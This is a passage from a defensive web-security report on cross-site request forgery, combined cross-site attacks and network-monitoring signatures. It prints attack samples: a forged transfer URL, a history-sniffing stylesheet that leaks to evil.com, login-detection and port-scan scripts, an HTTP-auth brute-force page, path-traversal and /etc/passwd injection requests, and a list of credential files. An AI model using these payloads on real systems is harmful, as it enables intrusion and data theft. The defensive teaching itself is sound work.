One of the most important aspects of any web-based application is the method in which it maintains state and tracks user interaction across the site. This functionality arose out of need, as HTTP is a stateless protocol, meaning that web servers treat each request as independent to any previous request. The necessity arose for web application environments, such as ASP and PHP, to provide developers with built-in session handling routines. These routines issue identification tokens known as session IDs or cookies, whose primary functions usually consist of being used as session authorization and authentication tokens. If the application does not employ methods to properly secure these tokens, an attacker can acquire them and hijack a valid session. This can give the attacker access to personal information, online shopping carts, credit card information, or any other information maintained by the web application on behalf of the authenticated user. This section focuses on one of the most dangerous session management issues, cross-site request forgery.

6.1 Cross-Site Request Forgery

Considered to be the fourth most dangerous programming error in the past year (see Table 5-1 on page 34), cross-site request forgery (CSRF) is a client-side attack that exploits implicit authentication mechanisms (described in detail in Section 5.1.1). This attack forces an end user's browser to execute unwanted actions on a web application in which they are currently authenticated. More specifically, CSRF makes use of cross-domain, cross-application, and cross-protocol capabilities to initiate and execute hidden, state-changing actions on the attacked web application [34]. Using a little social engineering (e.g., sending a topical link via email/social networking), an attacker can force the users of a web application to execute actions of the attacker's choosing. CSRF attacks can compromise end user data and operations on the targeted web application. If the targeted user is a web application administrator, a CSRF attack can compromise the entire web application.

The essence of a CSRF attack is that it causes a victim's browser to create HTTP requests to resources, which cause restricted or unwanted state changes. This is often achieved by (1) either constructing a malicious link or including hidden tags, such as *image* or *iframe* tags, in a web page/email and (2) inducing the victim to visit this page or open the email. The image or link references a state-changing URL of a remote web application.

For example, the request in Figure 6-1 would create a web request that transfers $10,000 from the victim's account to the attacker's account (in this case 3422421).

```
https://www.bank.com/transfer.cgi?am=10000&an=3422421
```

Figure 6-1: Example GET Request to Transfer Money [34]

Due to implicit authentication mechanisms, the browser would provide this request automatically with the appropriate authentication information if the user is currently authenticated or has allowed the browser to store the credentials. The result is that the target of the request is accessed with the privileges of the victim. It is easy to see how damaging this vulnerability can be, and it

can exist in any web application with a predictable action structure that uses cookies, browser authentication, or client-side certificates.

Looking at this attack in further detail, assume the victim is logged in to a firewall web management application. In order to log in, a user has to authenticate, and session information is subsequently stored in a cookie. Now, assume that the firewall web management application has a function that allows an authenticated user to delete a rule specified by his or her positional number, or all the rules if the user enters `*` (an asterisk) (see Figure 6-2).



Figure 6-2: Example Firewall Management Interface [58]

Once the user has specified the rule or rules to be deleted and confirmed the selection, a delete confirmed page is shown next (see Figure 6-3).

Figure 6-3: Example Delete Confirmed Page [58]

For simplicity's sake, assume the deletion form issues a `GET` request in one of the following formats shown in Figure 6-4.

```
To delete rule number one:
https://www.company.example/fwmgt/delete?rule=1

OR

To delete all the rules:
https://www.company.example/fwmgt/delete?rule=*
```

Figure 6-4: Example Rule Deletion Formats [58]

Rather than using the form, a user could accomplish the same task by manually submitting the URL, following a link pointing directly to or via a redirection to the same URL, or by accessing an HTML page with an embedded *img* tag pointing to the same URL [58]. In all of these alternate cases, if the user is currently logged in to the firewall management application, the request will succeed. An attacker needs to simply construct this link and send it to the target in an email or embed an *img* tag with this link as the source in a web page or email and trick the target into viewing it. Although this example uses the `GET` request for clarity, it is entirely possible to abuse `POST` requests in a similar manner.

There are a few limitations to CSRF that must be noted, though [59].

1. An attacker must target either a site that does not check the `Referer` header or a victim with a browser or plug-in bug that allows for `Referer` spoofing.
2. An attacker must find a form submission at the target site, or a URL, that can perform an action (e.g., transfer money or change password or email addresses).
3. The attacker must determine the right values for all of the form's or URL's inputs. If any of the inputs are required to be secret authentication values of IDs that the attacker cannot deduce, the attack will fail.
4. The attacker must lure the victim, through some kind of social engineering, to click the link or view the *img* or *iframe* while the victim is logged in to the target site. Alternatively, some attacks can use credentials the victim has allowed to be stored by the browser.

It is important to note that the attack is *blind*. The attacker cannot see what the target website sends back to the victim in response to the forged requests, unless he or she exploits a cross-site scripting or other bugs at the target website.

One final thing to note is the key difference between XSS and CSRF. Though similar in some respects, CSRF is an attack vector with the ability to effectively perform an action (request) on behalf of the victim in a target site. It represents a much narrower attack than XSS and is often used as a part of the payload for an XSS attack. XSS, on the other hand, is a much more dynamic attack vector capable of doing a wider variety of things, including performing CSRF, propagating worms or viruses, and stealing credentials. Ultimately, XSS exploits a lack of input and/or output filtering (hence it is a data validation issue). CSRF exploits the predictability of the structure of an application. Organizations must be careful to employ different solutions for them.

6.1.1 Detection/Prevention Methods

There are a number of preventative measures that need to be outlined because they do *not* work [60]. First, using a secret cookie will not protect against CSRF. This is because all cookies, even secret ones, are submitted with every request. Furthermore, session identifiers (such as cookies) are used simply to associate the request with a specific session object. The session identifier does not verify that the end user intended to submit the request. Second, accepting only `POST` requests will also not prevent CSRF. There are numerous methods in which an attacker can trick a victim into submitting a forged `POST` request. For example, `POST` requests can be triggered automatically by JavaScript, or they can be triggered by the victim who thinks the form will do something else. Third, ensuring for the presence of the `Referer` header is not sufficient prevention, as HTTP's RFC states that this header is optional. Checking the provided `Referer` header can be useful to prevent unskilled attackers, but, again, this header can simply be omitted or even spoofed. Fourth, multi-step transactions will not protect against CSRF. An attacker can simply deduce each step of the completed transaction. Finally, URL rewriting has the potential to reveal the user's credentials in the URL and should be avoided.

There are a couple things a developer can do to protect against CSRF, the first being to adopt the Synchronizer Token pattern [60]. This technique requires generating random "challenge" tokens (nonces) that are associated with the user's current session. The nonce is also included as a query parameter, usually as a hidden input tag. The server application is then responsible for verifying

the existence and validity of these tokens. If the two token values match, then the flow of control is as expected and the request is accepted while the token value in the session is modified to a new value. Including a challenge token with each request allows a developer to have strong control over actual user intent. These tokens mitigate CSRF attacks, because successful exploitation now requires the attacker to guess the randomly generated token for the target victim's session. Randomizing the CSRF token parameter name and/or value for each request can further enhance the security of this control. Protection of the CSRF token is critical and should be undertaken in the same manner as authenticated session identifiers (i.e., use of SSL/transport layer security [TLS]). In the same vein, traditional challenge-response techniques can help prevent a CSRF attack. CAPTCHA, a one-time token, and reauthentication (password) can all be used to prevent CSRF attacks (if they are implemented correctly). For applications that need high security (e.g., banking applications and firewall management), tokens and challenge-response techniques should both be used.

There is also a need for a defense-in-depth approach to mitigate and/or prevent damage. Training users to raise awareness of the issue can go a long way in preventing this attack, as it remains a client-to-client type attack. Users should be aware of the following guidance: [60]

1. Log off immediately after using a web application.
2. Do not allow the browser to store username/passwords, and do not allow sites to remember login information.
3. Do not use the same browser session to access sensitive applications and to surf the internet freely.
4. There is no evidence that one browser is definitively more secure than others, but using Firefox with the RequestPolicy[47] add-on can give a user more control over when cross-site requests are allowed.

Additionally, restriction of the local network can also help in protecting against CSRF attacks. Administrators should ensure that the hosts located inside the restricted local network are only accessible by requests that have a local origin. The problem with this is that the configuration effort grows linearly with the complexity of the intranet. Network restriction alone is not enough, however.

Monitoring HTTP traffic can also help. Monitoring should be targeting the HTTP traffic exchanged between the user's web browser and the target web server, while scanning for special HTML characters and their encoded versions. Technically speaking, this type of scanning will be targeting XSS vulnerabilities, so the examples provided in Section 5.1 should be taken as a starting point. Monitoring for XSS is critical to CSRF protection, although XSS is not necessary for CSRF to work. All Stored XSS and some special Reflected XSS attacks can be used to defeat token-based CSRF defenses [60]. XSS cannot be used to defeat challenge-response defenses, though. Additionally, monitoring the `Referer` header in the client's HTTP request will prevent CSRF. By ensuring that the HTTP request comes from the original site, attacks from other sites will not function. Again, XSS can be used to bypass `Referer` header checks.

---

47 See the RequestPolicy here: https://www.requestpolicy.com/.

It has been proposed to use a proxy as a reflection service to counter CSRF.[48] This approach has the benefit of protecting both clients and intranet servers. The mechanism is based on classifying HTTP requests as entitled or unentitled based on certain criteria. All unentitled requests are stripped of their authentication information. Currently, it is not clear whether this must be implemented as a browser plug-in or if the idea can be abstracted to an actual proxy.

48 For more information, see “Protecting the Intranet against ‘JavaScript Malware’ and Related Attacks” by Martin Johns and Justus Winter (http://www.springerlink.com/content/62077160310t4u64/).

7 Cross-Site Attacks

Although not a unique attack, the ability to combine XSS and CSRF attacks enables an attacker to drastically increase their success rate. This section, while not offering a new attack class, will provide a look at what can be accomplished through combining the first and fourth most dangerous programming errors today (see Table 5-1). However, combining the detection/prevention methods already outlined in both the XSS and CSRF sections should mitigate, if not completely prevent, these attack vectors.

The real power behind cross-site attacks (that even traditional XSS and CSRF can take advantage of) is the ability to execute code within the firewall perimeter. Although employees are behind a firewall, they can still access the web. An attacker can exploit this by creating malicious script code that is executed in the employee's browser. This computer will be within the company's intranet, and the employee is, in general, outfitted with valid credentials for existing authentication mechanisms. This gives the attacker an easy method of accessing restricted intranet resources through existing credentials (with the same privileges as the victim). Once an attacker has gained this access, more traditional attacks can follow to create a much more damaging breach. All the attacks described in this section can take advantage of this concept. In addition, many of the attacks in this section straddle the barrier between simple XSS and CSRF or a combination of both and, as such, are increasingly difficult to classify. The attacks will, therefore, be broken into subsections based on purpose.

7.1 Information Gathering

There are several information-gathering techniques that are possible because of cross-site attacks. These can be used in addition to the more traditional information-gathering techniques already described. Cross-site information-gathering techniques all rely on the same basic method of creating and answering a binary decision towards the existence of a specified object.

The first technique employs cascading style sheets (CSS) to examine whether a given URL is contained in the browser's history of viewed pages [34]. This has the effect of allowing an attacker to map the victim's browsing habits or discover internal resources in the hopes of using this information in a later attack. The technique works by using the *a:visited* pseudo-class of CSS. This pseudo-class allows visited links to be outfitted with the complete set of CSS properties, including the ability to include remotely hosted images as a background pattern. An attacker can leverage this by first compiling a list of URLs intended to be matched against the victim's history. For each URL in this list, the attacker creates a link labeled with a unique `id-attribute`. The attacker also creates a style sheet that contains unique `visited` selectors that are linked to their respective `id-attributes`. Finally, the attacker will reference a script under their control by using the `background` attribute in order to learn which sites are in the browser's history. Figure 7-1 shows an example.

```
1 <style>
2 #ebay:visited { background: url(http://
3 evil.com/visited.cgi?site=ebay); }
4 </style>
5
6 <a id="ebay" href="http://www.ebay.com"></a>
```

Figure 7-1: CSS Visited Page Disclosure [34]

As this example shows, the attacker has created a link to eBay. The included style sheet makes use of the `visited` selector, which will call the attacker's script and pass it the value `ebay` if the victim has visited that site. An attacker needs only to construct a list of links he or she is interested in (e.g., banking sites), then entice or force the user to load this information using one of the methods outlined in Section 5.1 and Section 6.1.

Slightly augmenting the above method can allow an attacker to dynamically disclose browser history without the use of the remote script [34]. This alternate method accomplishes the same thing but uses JavaScript to read the applied CSS style. The main difference is that an attacker can create a CSS style sheet that defines two distinct styles for visited and unvisited links, rather than a style sheet that requires a list of unique selectors for each URL. This has the advantage of reducing the attack code significantly. By employing JavaScript, an attacker can construct the list of hyperlinks dynamically, allowing for more targeted, incremental attacks. For each link, the JavaScript would read the style information that the browser applied to the element, and, depending on the style returned by the query, the script can deduce if the site has been visited (see Figure 7-2).

```
1 <style>
2 a:visited { color: rgb (0 ,0 ,255) }
3 </style>
4
5 <a id="ebay" href="http://www.ebay.com"></a>
6
7 <script>
8 var link = document.getElementById('ebay');
9 var color = document.defaultView.getComputedStyle(link,
null).getPropertyValue("color");
10 if (color == "rgb(0, 0, 255)") {
11 // found
12 }
13 </script>
```

Figure 7-2: CSS Visited Page Disclosure Using JavaScript [34]

As can be seen from this example, the CSS stylesheet now only contains a single style for all visited links. The included script tests the link to eBay by grabbing its color and comparing it to the one applied by the style sheet. If they match, then the script has confirmed the presence of that URL in the browser's history. This is an extremely simple example. As mentioned, an attacker could use the included script to dynamically construct the list of links, rather than simply comparing it against a static one like this example. This technique has also been extended to

establish a list of search terms that the victim has used on search engines. It has also been shown that it is possible to check for more than 40,000 unique URLs in five seconds.

Another method for disclosing a victim's browsing habits is aimed at disclosing the browser's cache [34]. This technique takes advantage of timing attacks, mentioned often throughout this report, in order to determine browser history. The main idea behind this technique is to employ cacheable web-objects (e.g., images) and measure the time it takes to retrieve them. An attacker can leverage this by constructing a malicious script that stealthily embeds the logo or other image from the targeted site, causing the browser to request the image. This *img* element would be outfitted with an `onload-` event handler to measure the time of inclusion. An attacker can match the load time against a certain threshold and then conclude if the image is in the browser's cache. If the load times are relatively short, then the victim has been to the site recently, and the browsing habits are disclosed to the attacker.

It is also possible for an attacker to extend the previous technique toward non-cacheable web objects [34]. This technique relies on the fact that completion of an HTTP request depends on two factors: the time it takes to deliver content over the internet, and the time it takes the web server to create the content. Content delivery over the internet is mostly constant for a given network location, while content creation by the web server is highly dependent on the actual query. For content creation, static elements are computed quickly, but business logic and database queries take time depending on the page's final content. In order to leverage this idea, an attacker can dynamically create hidden *img* tags that point to the targeted web page. This *img* element is outfitted with an `onerror-` event handler that will be triggered when the first data chunk is received by the browser. This first data chunk will contain HTML code rather than the actual image data. Measuring the difference between the occurrence of this `onerror-` event and the actual image creation process can give the attacker the loading time of the web page.

There are, however, two timing sources that are required to factor out the network overhead: a request to a static element on the targeted site, and a request aimed at the actual targeted web page. The request to the static element will roughly equal the network overhead. Subtracting this time from the time to load the actual target will provide an estimate of the server-side computing time. Using this technique, it is possible for an attacker to determine if a browser is logged in to a given web application and even how many items are currently contained in the user's shopping cart.

There is an easier method for establishing if a user is currently logged into a given web application that an attacker can employ, however. The main idea behind this technique is to test the browser's capability to load a web page that is only accessible to authenticated users [34]. In order to exploit this, an attacker must make use of the advanced error-handling functions provided by modern JavaScript interpreters. In the case of a JavaScript error, the `window.onerror-` event can provide an attacker with limited access to the JavaScript error console. This can ultimately provide access to a short error message, the URL of the triggering script, and a numeric code—all of which can be used for fingerprinting purposes.

To conduct this attack, an attacker guarantees a JavaScript error will occur by attempting to load the targeted HTML page in the *script* tag's `src` attribute. Depending on the authenticated state of the victim, the web application will respond to a request for a restricted resource with different HTML content (e.g., the requested page, an error page, or a login form). Different HTML content

will lead to distinct parsing errors. The attacker's malicious script can, by intercepting the error codes and messages, differentiate between parse errors generated by the responses and determine whether the victim is currently logged in to the targeted site. Figure 7-3 provides an example.

```
1 <script>
2 function err(msg, url, code) {
3 if ((msg == "missing } in XML expression")
4  && (code == 1)) {
5  // logged in
6 } else if ((msg == "syntax error") &&
7  (code == 3)) {
8  // not logged in
9 }
10 }
11 window.onerror = err;
12 </script>
13
14 <script src="http://webapp.org"></script>
```

Figure 7-3: JavaScript Login Checker [34]

As seen by this example, the script contains a function designed to handle error messages and determine authentication status (lines 1-12). The script then attempts to load the targeted web application (line 14), and the error messages that will be produced are interpreted.

An attacker can also make use of a malicious script in order to learn an intranet's IP range or the internal DNS names of local hosts, or even perform a port scan [34]. Learning the intranet's IP range requires the use of a browser's Java or Flash plugin, as JavaScript cannot provide low-level TCP or User Datagram Protocol (UDP) sockets. After being instantiated, a Java Socket object, for example, has full information about the connection, including the IP addresses of the connected hosts. By creating a socket and using the socket-object's API, an attacker can use a malicious Java applet to read the browser's local IP address and subsequently export it to the JavaScript scope.

If Java content is disabled in the victim's browser, an attacker can resort, instead, to brute-forcing internal DNS names [34]. Like most brute-forcing techniques, this one still relies on a dictionary list of well-known or similar names. After compiling or finding a list, an attacker has two options within JavaScript to begin brute-forcing. JavaScript can be used to test for the existence of a host using guessed internal domain names as part of the URL (e.g., testing if a host assigned to *http://intranet.example.com* exists). Alternatively, JavaScript can check if any of the domain names are contained in the browser's history using any of the previously discussed techniques. There are, however, two downsides to this technique: this will not directly leak the actual IP ranges, and the user will be alerted of malicious activity by an authentication popup if any authentication mechanisms are used for internal domains. The latter can actually be circumvented through the creation of malformed HTTP URLs. When malformed URLs are sent to a web server, the server will identify the error in the URL before determining the addresses' resource. The server will not match the malformed URL to a hosted resource, and HTTP authentication will not be triggered. Using this, an attacker can still determine whether the targeted host exists.

Once potential internal targets have been identified, an attacker can also use a malicious script to port scan them [34]. This script would construct a local HTTP URL that contains the IP address and the desired port to be scanned. Then, the script would include an element that is addressed to

this URL (e.g., an *img* tag or *iframe*) and, using JavaScript's time-out functions and event handlers, decide whether the target exists and if the port is open. For example, if the script identifies `192.168.1.100:8080` as a potential target, an element like the one in Figure 7-4 could be included.

```
<SCRIPT SRC="http://192.168.1.100:8080/"></SCRIPT>
```

Figure 7-4: Example Script with a Port Scan Target

If the request times out, the port is closed. If the host answers and is listening on the targeted port, HTML will be returned, causing the JavaScript interpreter to return an error. JavaScript can interpret the specific error by calling the `onload` or `onerror` functions. Port scanning in this method has one major advantage over traditional port scanning: this scanning technique forces an internal browser (and therefore internal IP) to port scan the internal company network and then sends the information back to the attacker's website.

After determining the available hosts and their open ports, an attacker can use a malicious script to fingerprint the offered services or gain more information about the local execution context of the script (i.e., browser and local machine fingerprinting) [34]. In order to fingerprint the local machine, an attacker must make use of one of the specialized URL schemes (e.g., `file://`) to determine local resources. A malicious script can dynamically include one of these URL schemes and intercept the `onload` and `onerror` events. This will lead to disclosure of certain characteristics of the local context, specifically, installed Firefox extensions using chrome URLs, the software installed on the local machine that uses res URLs, Firefox settings, and the existence of local files using the file URLs. The list of specialized URL schemes and this particular issue can be seen as an implementation failure, so the method is constantly changing as browsers are patched.

When it comes to fingerprinting other intranet hosts, an attacker is limited to requesting URLs that are unique to specific devices, servers, or applications. These unique URLs include information such as the `icons` directory that is installed by default by the Apache web server. If the script receives a positive response to one of these URLs, then it has a strong indication about the technology that is hosted on the target. Using this method, an attacker can identify web applications, web interfaces of networked devices, or installed scripting languages.

7.2 Exploitation

After the initial information-gathering steps, an attacker has a number of options for exploiting intranet hosts. Beyond the basic ones outlined in Section 5.1 and Section 6.1, there are also a number of unique attack vectors aimed at actual exploitation that can also blur the boundaries between XSS and CSRF.

It is possible for an attacker to perform a brute-force attack against existing HTTP authentication mechanisms using a malicious script [61]. This attack abuses the functionality of Firefox's *link* tag. The content requests by a *link* tag are regarded as optional by the browser, so the browser does not generate a *401 Authorization Required* response. Therefore, by using the *username:password@domain.tld* URL scheme, an attacker can iterate through username/password combinations and measure success using timing attack methods. Figure 7-5 provides an example.

```
1 <html>
2 <head>
3 <title>Firefox HTTP Auth Bruteforcing</title>
4 <script>
5      function okPW()
6      {
7       alert("User/Password Combination correct");
8      }
9
10     function wrongPW()
11     {
12      alert("User/Password Combination is wrong");
13     }
14
15 </script>
16 <link rel="shortcut icon" href="http://user:pass@URL"  type="image/x-
    icon">
17 </head>
18 <body>
19 <img src="http://user:pass@URL" onLoad="okPW() onError="wrongPW()">
20 </body>
21 </html>
```

Figure 7-5: Brute-Forcing HTTP Authentication [61]

Although this attack is more akin to CSRF than XSS, the delivery method of this type of attack would most likely exploit an XSS vulnerability. This attack requires two things to be successful: the caching of favicons (favorites icons) and the attacker's knowledge of the URL to an HTTP authentication protected image. As can be seen from the example, an attacker creates an HTML block that contains a script designed to differentiate between *true* or *false* answers. The link tag (line 16) attempts to prefetch the favicon with the attacker-supplied username/password combination. The *img* tag (line 19) then uses the `onload` and `onerror` events to determine success or failure. The URLs in the *link* and *img* tags must match for the browser cache to kick in; otherwise, the HTTP authentication pop-up will appear. Additionally this page cannot simply be reloaded, as that will also cause an HTTP authentication pop-up. Expanding on this example, an attacker would use an additional function to dynamically create username/password combinations to test.

Another exploit technique uses a fairly old attack: DNS rebinding (also known as anti-DNS pinning or Quick Swap DNS) [34]. This attack uses very short-lived DNS entries to trick a device into believing an external host is actually an internal one. This can be used by an attacker to undermine the SOP and allow a malicious script access to internal resources. The attack works as follows (assuming the targeted intranet host is located at *10.10.10.10*) [34]:

1. The victim loads a malicious script from *www.attacker.org*.

2. After the script has been loaded, the attacker modifies the DNS answer for *www.attacker.org* to *10.10.10.10*.
3. The malicious script makes a request for a web page located at *www.attacker.org* (e.g., via an iframe or an image).
4. The web browser does a lookup request for *www.attacker.org*, which will now resolve to the *10.10.10.10* intranet host.
5. The browser assumes the domain values of the script and the intranet server match, and the browser grants the script unlimited access to the intranet server. With this access, the script can execute fingerprinting from an internal host, leak the content located at *10.10.10.10* to an attacker-controlled resource, or locally analyze the host to determine more vulnerabilities.

Modern browsers typically employ a concept known as DNS pinning to combat this attack vector. DNS pinning is the mapping of a URL to an IP address that is kept by the browser for the entire lifetime of the browser process. It has been shown, however, that a malicious script can break this by selectively refusing connections, which will cause the browser to renew the DNS information [62]. A malicious script could also attempt to access a closed port on the attacker's host, which would also cause the browser to renew DNS information.

The final exploits to examine are JavaScript worms and viruses [43]. These exploits represent a new class of worm and virus that, due to some unique differences, have some advantages over the more traditional worms and viruses. All viruses and worms, in order to be successful, need some method of execution and propagation. Beyond this, all malware contain some kind of payload whose purposes are highly diverse, such as the creation of botnets or spam zombies, or the ability to remotely monitor keystrokes. XSS worms and viruses can contain payloads with similar purposes, but what makes them truly unique is their method of execution and propagation. Using a website to host the malware code, XSS worms and viruses take control of a web browser and propagate by forcing the browser to copy the malware to other locations on the web to infect others (e.g., a malicious blog comment could force a victim's browser to post additional infectious blog comments). Although this description seems to imply that XSS worms and viruses can only infect the browser, they actually do possess the power to exploit specific web browser vulnerabilities to propagate additional exploit code to the local OS or application layer.

Conclusion

Its ubiquity, mission-critical nature, and platform independence have made the web into a wonderfully powerful yet very dangerous place. The vulnerabilities will no doubt only increase as the web continues to grow. Some areas of interest not discussed in this report are asynchronous JavaScript and XML (AJAX), web services, and mobile web-connected devices (i.e., smart phones). Network monitoring solutions are a critical and useful part in defending against the many vulnerabilities to web-based attacks outlined in this report. Ultimately, the protections outlined in this report should be a good starting point for any organization in designing an overarching information security plan.

Acronyms

Acronym	Description
AJAX	asynchronous JavaScript and XML
BNF	backus normal form
BSD	Berkeley Software Distribution
CGI	common gateway interface
CR	carriage return
CSRF	Cross-Site Request Forgery
CSS	cascading style sheets
CWE	common weakness enumeration
DAD	database access descriptor
DB	database
DBMS	database management system
DNS	Domain Name System
DOM	Document Object Model
DoS	denial of service
HTMLDB	Hypertext Markup Language Database
HTTP	Hypertext Transfer Protocol
IDPS	intrusion detection and prevention systems
IIS	Internet Information Systems
IP	internet protocol
ISAPI	Internet Server Application Program Interface (API)
LF	line feed
LAN	local area network
NTLM	NT LAN Manager
OSI	Open Systems Interconnection
OWA	Oracle Web Application
OWASP	Open Web Application Security Project
PHP	Hypertext Preprocessor
PL/SQL	Procedural Language/Structured Query Language
RFC	request for comments
SMB	server message block
SOP	same origin policy
SQL	Structured Query Language
SSI	server side includes
SSL	Secure Sockets Layer
SWF	Shockwave Flash
TCP	Transmission Control Protocol
TLS	transport layer security
UDP	User Datagram Protocol
UNC	Universal Naming Convention
URL	Uniform Resource Locator
WAF	Web Application Firewall
XSF	Cross-Site Flashing
XSS	Cross-Site Scripting
XST	Cross-Site Tracing

Appendix Network Monitoring Solutions

This is an index of all the vulnerabilities discussed in this report and their associated network monitoring solutions, where applicable. Clicking on the vulnerability name will take you to the section of the report in which it is discussed. In most cases, network monitoring alone is not sufficient. Refer to each section in the report for more information. In all cases, be sure to test the signatures to minimize false positives.

Vulnerability	Monitoring Solution
Spiders, Robots, and Crawlers	Through *robots.txt*, disallow access to a hidden resource and log IPs that attempt to access it.
Search Engine Discovery and Reconnaissance	Analyze Referer logs for search engine query information.
Identifying Application Weaknesses	Alert and block unnecessary HTTP methods. Disallow 400 or 500 status errors from being returned to the user.
Fingerprinting	**Monitor/sanitize the following headers:** Server Via From Referer User-Agent Accept Accept-Charset Accept-Encoding Accept-Language X-Powered-By X-AspNet-Version X-Forwarded-For X-Forwarded-Server x-wap-profile **Behavioral analysis detection:** • **HTTP requests** – Request element size: Many of the tests used to provoke server responses use very large elements. For instance, large URLs and large numbers of headers are used to determine the request sizes at which a server starts reporting errors. An IDPS should look for these anomalies, especially when the message size changes over a wide range and contains headers/URLs that are not typical. – Unknown and unusual elements: Unknown methods (e.g., QWERTY) or methods that normal browsers rarely or never send (e.g., TRACE) should be detected. The same should be applied to unknown or unusual header fields. – Unusual constructions: Most requests have a fairly simple and set format (see above). A request including an inappropriate body or the use of incorrect line terminators should be examined. – Method line syntax: Most browsers are fairly well behaved regarding how they issue a request. Unusual spacing or corrupted version information is highly suspect. • **HTTP responses** – Unusual and repeated errors: Many of the fingerprinting techniques are attempts to provoke responses other than the normal 200 status. Some are fairly common (e.g., 404); others are rare enough to raise suspicion (e.g., 413 Request Entity

Vulnerability	Monitoring Solution
	Too Large). Common errors that are far out of proportion for the norm can also raise suspicions. – Header-less responses: A server sending back a response that does not have a header can indicate two things: a request that has confused the server, or a client masquerading as a HTTP/.09 type client. Since HTTP/.09 type clients are extremely rare, this type of behavior is suspect.
Application Discovery	**Different base URL**: Monitor for guessing or iterating through URLs. **Nonstandard ports**: Monitor for port scans in the standard manner. **Virtual hosts**: Monitor for DNS zone transfers and inverse queries.
Error Code Analysis	Alert on an abnormal amount of rare error codes (overlap with behavioral analysis detection in fingerprinting).
Improper File Extension Handling	.asa, .inc, and .java should never be returned by the server. The following need to be checked for legitimate content: .zip, .tar, .gz, .tgz, .rar .txt .pdf .doc, .rtf, .xls, .ppt .bak, .old
Old, Backup, and Unreferenced Files	.bak, .old .log Enumerate what files should be returned from the application and alert when it deviates.
Dangerous HTTP Methods and Cross-Site Tracing	Alert on the following methods: PUT DELETE CONNECT TRACE OPTIONS
Path Traversal	**Monitor for the following requests:** • “.” requests, ”..” requests, and “…” requests – These are the three most common attack signatures. They are used by an attacker or worm to change directories to gain access to sections that may not be public. They are often used to gather information in order to gain further privileges. – For example: http://host/cgi-bin/lame.cgi?file=../../../../etc/passwd • “%00” requests – This is the hexadecimal value of a null byte and can be used to fool a web application into thinking a different file type has been requested. – For example: http://host/cgi-bin/lame.cgi?page=../../../../etc/passwd%00html. This request tricks the application into thinking the filename ends in one of its predefined acceptable file types. This is usually used if the basic method (“..” requests) does not work. It has the same purpose as the “..” request as well. • “<” and “>” requests – These characters are used to append data to files and cross-site attacks (more info in the section on cross-site scripting [XSS]). – For example: http://host/cgi-bin/lame.cgi?page=echo%20”hax”%20>>%20../../../../etc/passwd. This command appends data to the /etc/passwd file. The attacker can use this to append a new user:pw to deface a web page or to cause a cross-site attack. • Lots of “/” requests – This is used in an attempt to exploit a well-known Apache bug (versions before 1.3.20), which allows directory listing. – For example: http://host//. Eventually on an affected system this would allow an attacker to gather file listings, among other things. There are also a number of common files and directories an attacker will request in

Vulnerability	Monitoring Solution

	conjunction with the above. These files/directories should not be allowed to be transferred by the web server/application, so if they are, alarms should be raised.
	• “/etc/passwd”
	  – This is a text-based database containing user account information, such as usernames or home directories. It generally will give an attacker an idea as to valid usernames, system paths, and possibly hosted sites. Modern systems do not store encrypted passwords in this file; they are usually shadowed.
	• “/etc/master.passwd”
	  – This is the BSD system password file that contains the encrypted passwords. If the web server runs as the user “root”, then an attacker will be able to read this file.
	• “/etc/shadow”
	  – This is the system password file that contains the encrypted passwords. If the web server runs as the user “root”, then an attacker will be able to read this file.
	• “/etc/motd”
	  – The system “Message of the Day” file contains the first message users see when they log in to a *nix system. It may provide important system information, possibly the OS version.
	• “/etc/hosts” on UNIX, or “%SystemRoot%\system32\drivers\etc\hosts” on Windows
	  – This file provides information about IP addresses and network information. An attacker can use this to find out more information about the system/network setup.
	• “/usr/local/apache/conf/httpd.conf”
	  – The path to this file can be different (NT systems), but this is the common path to the Apache web server configuration file. An attacker can use this to gain information about which websites are being hosted, as well as any special information like whether CGI or SSI access is allowed.
	• “/etc/inetd.conf”
	  – This provides the configuration file for the inetd service, which contains system daemons that the remote system is using. It can show an attacker if the remote system is using a wrapper for each daemon, and, if so, an attacker will next check for “/etc/hosts.allow” and “/etc/hosts.deny” in order to modify them.
	• “.htpasswd”, “.htaccess”, and “.htgroup”
	  – These provide the password authentication files for websites, which an attacker will try to view to gather both usernames and passwords.
	• “access_log” and “error_log”
	  – These are the log files for the Apache web server. An attacker will often check these to see what has been logged (of his own requests and others).
	• “[drive-letter]:\winnt\repair\sam._ or [drive-letter]\:winnt\repair\sam”
	  – This is the Windows NT password file. An attacker will attempt to view this in order to gather usernames and passwords.
	• “autoexec.bat”
	  – This file is started by certain versions of Windows (95, 98, and ME) at every boot up. An attacker will modify this file to wipe any traces of an intrusion or to help execute a malicious program.
	• “[drive-letter]:\WINNT\system32\LogFiles\”
	  – The IIS directory has a version of access_log and error_log, which an attacker would view for the same reasons outlined above.

Privilege Escalation	Alert on too many authorization errors (whether custom error pages or standard 401 errors). This overlaps with both path traversal and error code analysis scanning.
Cross-Site Scripting	Detect HTML opening tags and closing tags in the incoming stream and any attempts to obfuscate them. Some example Snort regular expressions are

<table>
<tr><th>Vulnerability</th><th>Monitoring Solution</th></tr>
<tr><td></td><td>Regex for simple XSS attack:
/((\%3C)|<)((\%2F)|\/)*[a-z0-9\%]+((\%3E)|>)/ix

Regex for “<img src” XSS attack:
/((\%3C)|<)((\%69)|i|(\%49))((\%6D)|m|(\%4D))((\%67)|g
|(\%47))[^\n]+((\%3E)|>)/I

Paranoid regex for XSS attacks:
/((\%3C)|<)[^\n]+((\%3E)|>)/I</td></tr>
<tr><td>SQL Injection</td><td>Scan for
• single quote (‘) and its hexadecimal equivalent, and the double dash (--) keywords such as OR or UNION and their hexadecimal equivalents

Some example Snort regular expressions are

Regex for detection of SQL meta-characters:
/(\%27)|(\')|(\-\-)|(\%23)|(#)/ix
Modified regex for detection of SQL meta-characters:
/((\%3D)|(=))[^\n]*((\%27)|(\')|(\-\-)|(\%3B)|(;))/i
Regex for typical SQL injection attack:
/\w*((\%27)|(\'))((\%6F)|o|(\%4F))((\%72)|r|(\%52))/i
x
Regex for detecting SQL injection with the UNION keyword:
/((\%27)|(\'))union/ix</td></tr>
